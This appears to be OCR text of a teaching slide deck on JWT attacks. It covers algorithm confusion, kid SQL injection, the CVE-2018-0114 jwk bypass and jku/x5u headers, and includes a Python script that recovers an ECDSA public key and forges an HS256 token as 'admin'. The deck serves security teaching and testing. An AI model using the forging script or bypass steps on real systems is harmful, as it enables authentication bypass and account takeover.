
```
RSA.verify(PUBLIC_KEY)
```

What developers think is happening

Code written by the developers


Algorithm confusion

We are using RSA or EC, we verify the token using the public key



Algorithm confusion

We are using RSA or EC, we verify the token using the public key



User-Controlled header["alg"]

Code written by the developers

Algorithm confusion

How to get the public key:

- Public key accessible in the javascript code
- Public key available in a mobile client
- Public key just available in the documentation.
- You can recover two potential public keys from a signature for ECDSA
- You can also recover it from a few signatures (https://github.com/silentsignal/rsa_sign2n) for RSA

Algorithm confusion

```
import base64
import hashlib
from hashlib import sha256
import hmac
from ecdsa.ecdsa import Signature, generator_256 # pip install ends
from ecdsa import VerifyingKey, NIST256p
import json


jwt = "..."

h,p,s = jwt.split(".")

signature = base64.urlsafe_b64decode(s)

sig = Signature(int.from_bytes(signature[0:32], "big"), int.from_bytes(signature[32:], "big"))

keys = sig.recover_public_keys(int.from_bytes(sha256((h+"."+p).encode('utf-8')).digest(),
'big'),generator_256)
```

Algorithm confusion

```
header = json.loads(str(base64.urlsafe_b64decode(h+"==").decode('utf8')))
payload = json.loads(str(base64.urlsafe_b64decode(p+"==").decode('utf8')))
header['alg'] = "HS256"
payload['login'] = "admin"
print(header)
print(payload)
h2 = base64.urlsafe_b64encode(json.dumps(header).encode('utf8')).decode('utf8')
p2 = base64.urlsafe_b64encode(json.dumps(payload).encode('utf8')).decode('utf8')


for key in keys:
    vk = VerifyingKey.from_public_point(key.point, curve=NIST256p)
    signing = str(vk.to_pem().decode("utf-8"))
    print(signing)
    # LATER
    newsig  = base64.urlsafe_b64encode(hmac.new(vk.to_pem(), (h2+'.'+p2).encode('utf8'),
                      hashlib.sha256).digest()).decode('utf8')
    print(h2+'.'+p2+'.'+newsig)
```

Algorithm confusion

Exploitation:

- Get a token signed with ECDSA
- Recover the public key
- Decode the header and change the algorithm from ECDSA “ES256” to HMAC “HS256”
- Tamper with the payload
- Sign the token using HMAC and the public ECDSA key

Algorithm confusion

Exploitation:

- Get a token signed with RSA
- Recover the public key
- Decode the header and change the algorithm from RSA “RS256” to HMAC “HS256”
- Tamper with the payload
- Sign the token using HMAC and the public RSA key

kid injection

Kid parameter

The **header** can contain a kid parameter:

- Key id (https://tools.ietf.org/html/rfc7515#section-4.1.4)
- Often used to retrieve a key from:
  - The filesystem
  - A Database

This is done prior to the verification of the signature

If the parameter is injectable, you can bypass the signature

Kid Injection

Exploitation:

- Get a signed token containing a kid parameter
- Decode the header and change the kid with a SQL injection payload
- Tamper with the payload
- Sign the token using the return value from the SQL injection

CVE-2018-0114

Libraries: CVE-2018-0114

JWS allows you to add a “jwk” attribute (JSON Web Key) to the header to tell the receiver what key was used to sign the token:

```
  "jwk":
    { "kty":"RSA",
      "kid":"pentesterlab",
      "use":"sig",
      "n":"0wPQEuB9GAsYIFFQy54BnbpmI4oIenLYJYmLyVL8v9lDbT3NVIKWK4g4vOSOV2DoS3qVeedFOjx1CZnyr5k47D4gItocoESnJDMbZts8V
yswOMMa4bX8zxhciQ4oCdpmpNZPlAq2nhkm7j60Jjj743vwm8GS7Tj0zAv0mCXl6wjmUIUZoHngWDLGnnvZBkiPBNq_W-RXqT4Om_4s_AEYwg-bRaHp6
4TwR66i8cVkqngGx7CofvMoQOp0QmnQYwl8CNHP3d7nd12BuyIFy_dcIe3b-0PIFkCnOYPqdq7jAKdvUBUGrKeyqd99-eu6LeQ1W3jeO7Fdbne-UPkEX
ssgDQ",
      "e":"AQAB"
    }
```

Libraries: CVE-2018-0114

- Vulnerability in Cisco Node Jose
- Node-Jose uses the embedded “jwk” key to check the signature

- Signature bypass!

Libraries: CVE-2018-0114 - Exploitation

Exploitation:

- Get a token
- Decode and tamper with the payload
- Generate a RSA key
- Add “n" & “e” to the header and use RS256
- Sign the token with your RSA key


jku & x5u


jku and x5u


- If you read some of the JWS RFC, you probably learnt about jku and x5u parameter for the headers

- People are starting to use jku (JWK URL)


jku and x5u









jku and x5u




jku and x5u


User
1
HTTP Request with JWT
Application
2
Parsing of the JWT to extract the “jku” header
Trusted Server


jku and x5u


User
1
HTTP Request with JWT
Application
2
Parsing of the JWT to extract the “jku” header
3
Fetching of the JWK based on the “jku” header
Trusted Server

